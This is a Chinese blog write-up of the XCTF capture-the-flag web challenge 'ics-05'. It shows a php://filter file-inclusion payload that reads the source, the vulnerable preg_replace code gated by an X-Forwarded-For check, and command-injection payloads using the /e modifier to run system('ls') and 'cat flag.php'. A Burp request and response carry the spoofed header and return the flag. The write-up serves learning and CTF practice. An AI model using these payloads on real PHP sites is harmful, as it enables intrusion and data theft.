攻防世界XCTF：ics-05


原创

末 初 于 2020-03-06 23:40:21 发布 981 收藏 5

分类专栏： CTF_WEB_Writeup


本文链接：https://blog.csdn.net/mochu7777777/article/details/104706788

根据提示来到设备维护中心



查看源码可以发现这里隐藏了个超链接变量传参，看到变量传参，有可能存在文件包含漏洞读取源码，然后这个站又是php的站，那么使用php伪协议读取源码：

```
?page=php://filter/read=convert.base64-encode/resource=index.php
```




出现了base64编码过的源码，使用base64解码后得到源码，漏洞点是这一块代码

```
<?php
}}
//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试
if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {
    echo "<br >Welcome My Admin ! <br >";
    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];
    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }
}
?>
```

分析代码可知，当X-forwarded-for=127.0.0.1的时候，如果这时候传三个参数进去pat，rep，sub 会触发preg_replace()函数，而preg_replace()函数有个漏洞。
首先来了解一下preg_replace()这个函数：

```
preg_replace 函数执行一个正则表达式的搜索和替换

mixed preg_replace ( mixed $pattern , mixed $replacement , mixed $subject [, int $limit = -1 [, int &$count ]] )

搜索 subject 中匹配 pattern 的部分， 以 replacement 进行替换。

• $pattern: 要搜索的模式，可以是字符串或一个字符串数组。
• $replacement: 用于替换的字符串或字符串数组。
• $subject: 要搜索替换的目标字符串或字符串数组。
• $limit: 可选，对于每个模式用于每个 subject 字符串的最大可替换次数。 默认是-1（无限制）。
• $count: 可选，为替换执行的次数。

然而这个函数有个漏洞
当$pattern使用了/e修正符，替换的时候会把$replacement替换进去的代码当成php代码执行，当然要构成合法的php代码才能正确执行。
```

这样的话，思路就很明显了，抓包改包，增加一个参数，X-Forwarded-For: 127.0.0.1




接着查s3chahahaDir这个文件夹，这里需要注意一些字符转化为URL编码，因为从URL传入的值都是会有一层URL编码的

空格用 **%20** 或者 **+** 代替


&用 **%26**

```
?pat=/mochu/e&rep=system('cd%20s3chahahaDir%26%26ls')&sub=mochu
```



获取flag.php的内容

```
?pat=/mochu/e&rep=system('cd%20s3chahahaDir%26%26cat%20flag.php')&sub=mochu
```


Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
5 ...
Go Cancel
Target: http://111.198.29.45:39805
Request
Raw Params Headers Hex
GET
/index.php?pat=/mochu/e&rep=system('cd%20s3chahahaDir/flag%26%26cat%20flag.php')&sub=mochu HTTP/1.1
Host: 111.198.29.45:39805
Pragma: no-cache
Cache-Control: no-cache
X-Forwarded-for: 127.0.0.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://111.198.29.45:39805/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=97llr8p37kmmviihf85dggdbe5
Connection: close
Response
Raw Headers Hex HTML Render
page: true
});
});
</script>
<script>
layui.use('element', function() {
var element = layui.element;
//导航的hover效果、二级菜单等功能，需要依赖element模块
//监听导航点击
element.on('nav(demo)', function(elem) {
//console.log(elem)
layer.msg(elem.text());
});
});
</script>

Welcome My Admin !
<?php
$flag = 'cyberpeace{6f217fc06b835b04251c8f751359615c}';
?>
</body>
</html>
Type a search term
0 matches
Done
2,751 bytes | 42 millis